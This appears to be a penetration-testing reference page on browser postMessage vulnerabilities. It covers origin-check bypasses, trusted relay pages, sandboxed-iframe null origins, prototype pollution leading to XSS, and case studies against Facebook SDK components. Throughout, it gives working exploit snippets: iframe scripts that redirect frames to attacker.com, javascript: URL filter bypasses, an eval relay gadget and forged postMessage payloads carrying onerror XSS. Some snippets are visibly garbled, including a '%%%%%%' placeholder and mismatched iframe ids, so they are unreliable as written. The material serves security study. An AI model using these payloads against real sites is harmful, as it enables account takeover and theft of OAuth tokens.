PostMessage Vulnerabilities
Send PostMessage
PostMessage uses the following function to send a message:
targetWindow.postMessage(message, targetOrigin, [transfer]);

# postMessage to current page
window.postMessage('{"__proto__":{"isAdmin":True}}', '*')

# postMessage to an iframe with id "idframe"
<iframe id="idframe" src="http://victim.com/"></iframe>
document.getElementById('idframe').contentWindow.postMessage('{"__proto__":{"isAdmin":True}}', '*')

# postMessage to an iframe via onload
<iframe src="https://victim.com/" onload="this.contentWindow.postMessage('<script>print()</script>','*')">

# postMessage to popup
win = open('URL', 'hack', 'width=800,height=300,top=500');
win.postMessage('{"__proto__":{"isAdmin":True}}', '*')

# postMessage to a URL
window.postMessage('{"__proto__":{"isAdmin":True}}', 'https://company.com')

# postMessage to iframe inside popup
win = open('URL-with-iframe-inside', 'hack', 'width=800,height=300,top=500');
## loop until win.length == 1 (until the iframe is loaded)
win[0].postMessage('{"__proto__":{"isAdmin":True}}', '*')targetOrigin can be '*' or an exact origin such as https://company.com. With an exact origin, the browser delivers the message only if the target window currently has that origin. With '*', the message can be delivered regardless of the target window’s current origin.
Attacking iframe & wildcard in targetOrigin
As explained in this archived report, if a page can be framed (no effective X-Frame-Options or CSP frame-ancestors protection) and sends a sensitive message with a wildcard targetOrigin, an attacker may navigate the iframe to an attacker-controlled origin and receive the message there.[3]
Note that if the page can be iframed but the targetOrigin is set to a URL and not to a wildcard, this trick won’t work.[3]
<html>
   <iframe src="https://docs.google.com/document/ID" />
   <script>
      setTimeout(exp, 6000); //Wait 6s

      //Try to change the origin of the iframe each 100ms
      function exp(){
          setInterval(function(){
              window.frames[0].frame[0][2].location="https://attacker.com/exploit.html";
          }, 100);
      }
   </script>
addEventListener exploitation
JavaScript uses addEventListener to register a handler that receives message events.
A code similar to the following one will be used:
window.addEventListener(
  "message",
  (event) => {
    if (event.origin !== "http://example.org:8080") return

    // ...
  },
  false
)
The handler first checks the sender origin. This is essential whenever received data drives a sensitive action, such as changing a password. Without a strict origin check, an attacker can make a victim page submit arbitrary message data to the handler.
Enumeration
In order to find event listeners in the current page you can:
- Search the JS code for
window.addEventListenerand$(window).on(JQuery version)[5] - Execute in the developer tools console:
getEventListeners(window)

- Go to Elements —> Event Listeners in the developer tools of the browser

- Use a browser extension such as Posta or postMessage-tracker. These extensions intercept and display messages.
Origin check bypasses
-
Do not use
event.isTrustedas sender authorization. It indicates whether the browser dispatched the event rather than whether JavaScript calleddispatchEvent; it does not prove that aMessageEventcame from a trusted origin or genuine user action. Validateevent.origin, and where relevantevent.source, instead.[10] -
The use of
indexOf()for origin validation in PostMessage events may be susceptible to bypassing. An example illustrating this vulnerability is:"https://app-sj17.marketo.com".indexOf("https://app-sj17.ma") -
The
search()method fromString.prototype.search()is intended for regular expressions, not strings. Passing anything other than a regexp leads to implicit conversion to regex, making the method potentially insecure. This is because in regex, a dot (.) acts as a wildcard, allowing for bypassing of validation with specially crafted domains. For instance:"https://www.safedomain.com".search("www.s.fedomain.com") -
The
match()function, similar tosearch(), processes regex. If the regex is improperly structured, it might be prone to bypassing. -
The
escapeHtmlfunction is intended to sanitize inputs by escaping characters. However, it does not create a new escaped object but overwrites the properties of the existing object. This behavior can be exploited. Particularly, if an object can be manipulated such that its controlled property does not acknowledgehasOwnProperty, theescapeHtmlwon’t perform as expected. This is demonstrated in the examples below:-
Expected Failure:
result = u({ message: "'\"<b>\\", }) result.message // "'"<b>\" -
Bypassing the escape:
result = u(new Error("'\"<b>\\"))
result.message // "'"<b>\"
In the context of this vulnerability, the
Fileobject is notably exploitable due to its read-onlynameproperty. This property, when used in templates, is not sanitized by theescapeHtmlfunction, leading to potential security risks. -
-
The
document.domainproperty in JavaScript can be set by a script to shorten the domain, allowing for more relaxed same-origin policy enforcement within the same parent domain.
Substring scheme checks in message-to-navigation sinks
If a receiver does not validate event.origin, then checks only whether event.data contains http:/https: before assigning it to location.href, the substring check does not constrain the actual URL scheme. Start the value with javascript: and place the required substring after a JavaScript line comment; the browser executes the leading JavaScript URL in the receiver’s origin.[11][12]
<iframe
  src="https://target.example/"
  onload="this.contentWindow.postMessage('javascript:print()//http:','*')">
</iframe>
Here, http: satisfies an indexOf('http:') > -1 filter but is ignored as comment text. Exploitation requires a reference to the target window (for example, a frameable page or popup), an attacker-reachable listener, and a navigation sink that permits the javascript: URL.[11][12]
Origin-only trust + trusted relays
If a receiver only checks event.origin (e.g., trusts any *.trusted.com) you can often find a “relay” page on that origin that echoes attacker-controlled params via postMessage to a supplied targetOrigin/targetWindow. Examples include marketing/analytics gadgets that take query params and forward {msg_type, access_token, ...} to opener/parent. You can:
- Open the victim page in a popup/iframe that has an
openerso its handlers register (many pixels/SDKs only attach listeners whenwindow.openerexists).[4] - Navigate another attacker window to the relay endpoint on the trusted origin, populating message fields you want injected (message type, tokens, nonces).
- Because the message now comes from the trusted origin, origin-only validation passes and you can trigger privileged behaviors (state changes, API calls, DOM writes) in the victim listener.
Abuse patterns seen in the wild:
- Analytics SDKs (e.g., pixel/fbevents-style) consume messages like
FACEBOOK_IWL_BOOTSTRAP, then call backend APIs using a token supplied in the message and includelocation.href/document.referrerin the request body. If you supply your own token, you can read these requests in the token’s request history/logs and exfil OAuth codes/tokens present in the URL/referrer of the victim page. - Any relay that reflects arbitrary fields into
postMessagelets you spoof message types expected by privileged listeners. Combine with weak input validation to reach Graph/REST calls, feature unlocks, or CSRF-equivalent flows.
Hunting tips: enumerate postMessage listeners that only check event.origin, then look for same-origin HTML/JS endpoints that forward URL params via postMessage (marketing previews, login popups, OAuth error pages). Stitch both together with window.open() + postMessage to bypass origin checks.
e.origin == window.origin bypass
When embedding a web page within a sandboxed iframe using %%%%%%, it’s crucial to understand that the iframe’s origin will be set to null. This is particularly important when dealing with sandbox attributes and their implications on security and functionality.
By specifying allow-popups in the sandbox attribute, any popup window opened from within the iframe inherits the sandbox restrictions of its parent. This means that unless the allow-popups-to-escape-sandbox attribute is also included, the popup window’s origin is similarly set to null, aligning with the iframe’s origin.
Consequently, when a popup is opened under these conditions and a message is sent from the iframe to the popup using postMessage, both the sending and receiving ends have their origins set to null. This situation leads to a scenario where e.origin == window.origin evaluates to true (null == null), because both the iframe and the popup share the same origin value of null.
For more information read:
Bypassing e.source
It’s possible to check if the message came from the same window the script is listening in (specially interesting for Content Scripts from browser extensions to check if the message was sent from the same page):
// If it’s not, return immediately.
if (received_message.source !== window) {
  return
}
You can force e.source of a message to be null by creating an iframe that sends the postMessage and is immediately deleted.
For more information read:
Framing-protection bypass
These attacks often require placing the victim page in an iframe, but X-Frame-Options and CSP frame-ancestors can prevent framing.
In those scenarios you can still use a less stealthy attack. You can open a new tab to the vulnerable web application and communicate with it:[2]
<script>
var w=window.open("<url>")
setTimeout(function(){w.postMessage('text here','*');}, 2000);
</script>
Stealing message sent to child by blocking the main page
In the following page you can see how you could steal a sensitive postmessage data sent to a child iframe by blocking the main page before sending the data and abusing a XSS in the child to leak the data before it’s received:
Blocking Main Page To Steal Postmessage
Stealing message by modifying iframe location
If a frameable page contains another iframe, an attacker may be able to change the child iframe’s location. If that child receives a postMessage sent with wildcard targetOrigin, navigating it to an attacker-controlled origin can expose the message:
Steal Postmessage Modifying Iframe Location
postMessage to Prototype Pollution and/or XSS
In scenarios where the data sent through postMessage is executed by JS, you can iframe the page and exploit the prototype pollution/XSS sending the exploit via postMessage.
A couple of very good explained XSS though postMessage can be found in https://jlajara.gitlab.io/web/2020/07/17/Dom_XSS_PostMessage_2.html[1]
Example of an exploit to abuse Prototype Pollution and then XSS through a postMessage to an iframe:
<html>
  <body>
    <iframe
      id="idframe"
      src="http://127.0.0.1:21501/snippets/demo-3/embed"></iframe>
    <script>
      function get_code() {
        document
          .getElementById("iframe_victim")
          .contentWindow.postMessage(
            '{"__proto__":{"editedbymod":{"username":"<img src=x onerror=\\"fetch(\'http://127.0.0.1:21501/api/invitecodes\', {credentials: \'same-origin\'}).then(response => response.json()).then(data => {alert(data[\'result\'][0][\'code\']);})\\" />"}}}',
            "*"
          )
        document
          .getElementById("iframe_victim")
          .contentWindow.postMessage(JSON.stringify("refresh"), "*")
      }

      setTimeout(get_code, 2000)
    </script>
  </body>
</html>
For more information:
- Link to page about prototype pollution
- Link to page about XSS
- Link to page about client side prototype pollution to XSS
Origin-derived script loading & supply-chain pivot (CAPIG case study)
capig-events.js only registered a message handler when window.opener existed. On IWL_BOOTSTRAP it checked pixel_id but stored event.origin and later used it to build ${host}/sdk/${pixel_id}/iwl.js.[6]
Handler writing attacker-controlled origin
if (window.opener) {
  window.addEventListener("message", (event) => {
    if (
      !localStorage.getItem("AHP_IWL_CONFIG_STORAGE_KEY") &&
      !localStorage.getItem("FACEBOOK_IWL_CONFIG_STORAGE_KEY") &&
      event.data.msg_type === "IWL_BOOTSTRAP" &&
      checkInList(g.pixels, event.data.pixel_id) !== -1
    ) {
      localStorage.setItem("AHP_IWL_CONFIG_STORAGE_KEY", {
        pixelID: event.data.pixel_id,
        host: event.origin,
        sessionStartTime: event.data.session_start_time,
      })
      startIWL() // loads `${host}/sdk/${pixel_id}/iwl.js`
    }
  })
}
Exploit (origin → script-src pivot):
- Get an opener: e.g., in Facebook Android WebView reuse
window.namewithwindow.open(target, name)so the window becomes its own opener, then post a message from a malicious iframe. - Send
IWL_BOOTSTRAPfrom any origin to persisthost = event.origininlocalStorage. - Host
/sdk/<pixel_id>/iwl.json any CSP-allowed origin (takeover/XSS/upload on a whitelisted analytics domain).startIWL()then loads attacker JS in the embedding site (e.g.,www.meta.com), enabling credentialed cross-origin calls and account takeover.
If direct opener control was impossible, compromising a third-party iframe on the page still allowed sending the crafted postMessage to the parent to poison the stored host and force the script load.
Backend-generated shared script → stored XSS: the plugin AHPixelIWLParametersPlugin concatenated user rule parameters into JS appended to capig-events.js (e.g., cbq.config.set(...)). Injecting breakouts like "]} injected arbitrary JS, creating stored XSS in the shared script served to all sites loading it.
Trusted-origin allowlist isn’t a boundary
A strict event.origin check only works if the trusted origin cannot run attacker JS. When privileged pages embed third-party iframes and assume event.origin === "https://partner.com" is safe, any XSS in partner.com becomes a bridge into the parent:[7]
// Parent (trusted page)
window.addEventListener("message", (e) => {
  if (e.origin !== "https://partner.com") return
  const [type, html] = e.data.split("|")
  if (type === "Partner.learnMore") target.innerHTML = html // DOM XSS
})
Attack pattern observed in the wild:
- Exploit XSS in the partner iframe and drop a relay gadget so any
postMessagebecomes code exec inside the trusted origin:
<img src="" onerror="onmessage=(e)=>{eval(e.data.cmd)};">- From the attacker page, send JS to the compromised iframe that forwards an allowed message type back to the parent. The message originates from
partner.com, passes the allowlist, and carries HTML that is inserted unsafely:
postMessage({
  cmd: `top.frames[1].postMessage('Partner.learnMore|<img src="" onerror="alert(document.domain)">|b|c', '*')`
}, "*")- The parent injects the attacker HTML, giving JS execution in the parent origin (e.g.,
facebook.com), which can then be used to steal OAuth codes or pivot to full account takeover flows.
Key takeaways:
- Partner origin isn’t a boundary: any XSS in a “trusted” partner lets attackers send allowed messages that bypass
event.originchecks. - Handlers that render partner-controlled payloads (e.g.,
innerHTMLon specific message types) make partner compromise a same-origin DOM XSS. - A wide message surface (many types, no structure validation) gives more gadgets for pivoting once a partner iframe is compromised.
Predicting Math.random() callback tokens in postMessage bridges
When message validation uses a “shared secret” generated with Math.random() (e.g., guid() { return "f" + (Math.random() * (1<<30)).toString(16).replace(".", "") }) and the same helper also names plugin iframes, you can recover PRNG outputs and forge trusted messages:[8][9]
- Leak PRNG outputs via
window.name: The SDK auto-names plugin iframes withguid(). If you control the top frame, iframe the victim page, then navigate the plugin iframe to your origin (e.g.,window.frames[0].frames[0].location='https://attacker.com') and readwindow.frames[0].frames[0].nameto obtain a rawMath.random()output. - Force more outputs without reloads: Some SDKs expose a reinit path; in the FB SDK, firing
init:postwith{xfbml:1}forcesXFBML.parse(), destroys/recreates the plugin iframe, and generates new names/callback IDs. Repeated reinit produces as many PRNG outputs as needed (note extra internalMath.random()calls for callback/iframe IDs, so solvers must skip intervening values). - Trusted-origin delivery via parameter pollution: If a first-party plugin endpoint reflects an unsanitized parameter into the cross-window payload (e.g.,
/plugins/feedback.php?...%23relation=parent.parent.frames[0]%26cb=PAYLOAD%26origin=TARGET), you can inject&type=...&iconSVG=...while preserving the trustedfacebook.comorigin. - Predict the next callback: Convert leaked iframe names back to floats in
[0,1)and feed several values (even non-consecutive) into a V8Math.randompredictor (e.g., Z3-based). Generate the nextguid()locally to forge the expected callback token. - Trigger the sink: Craft the postMessage data so the bridge dispatches
xd.mpn.setupIconIframeand injects HTML iniconSVG(e.g., URL-encoded<img src=x onerror=...>), achieving DOM XSS inside the hosting origin; from there, same-origin iframes (OAuth dialogs, arbiters, etc.) can be read. - Framing quirks help: The chain requires framing. In some mobile webviews,
X-Frame-Optionsmay degrade to unsupportedALLOW-FROMwhenframe-ancestorsis present, and “compat” parameters can force permissiveframe-ancestors, enabling thewindow.nameside channel.
Minimal forged message example
// predictedFloat is the solver output for the next Math.random()
const callback = "f" + (predictedFloat * (1 << 30)).toString(16).replace(".", "")
const payload =
  callback +
  "&type=mpn.setupIconIframe&frameName=x" +
  "&iconSVG=%3cimg%20src%3dx%20onerror%3dalert(document.domain)%3e"
const fbMsg = `https://www.facebook.com/plugins/feedback.php?api_key&channel_url=https://staticxx.facebook.com/x/connect/xd_arbiter/?version=42%23relation=parent.parent.frames[0]%26cb=${encodeURIComponent(payload)}%26origin=https://www.facebook.com`
iframe.location = fbMsg // sends postMessage from facebook.com with forged callback
References
- [1] DOM XSS PostMessage - jlajara
- [2] How to spot and exploit postMessage vulnerabilities - karanbamal
- [3] Google VRP: Hijacking your screenshots - GeekyCat (archived)
- [4] Leaking fbevents: OAuth code exfiltration via postMessage trust leading to Instagram ATO
- [5] eventlistener-xss-recon (practice)
- [6] CAPIG postMessage origin trust → script loading + stored JS injection
- [7] Self XSS Facebook Payments
- [8] Facebook JavaScript SDK Math.random callback prediction → DOM XSS writeup
- [9] V8 Math.random() state recovery (Z3 predictor)
- [10] MDN – Event.isTrusted
- [11] PortSwigger Lab: DOM XSS using web messages and a JavaScript URL
- [12] How to use Codex for Bug Bounty research: explore broadly, validate rigorously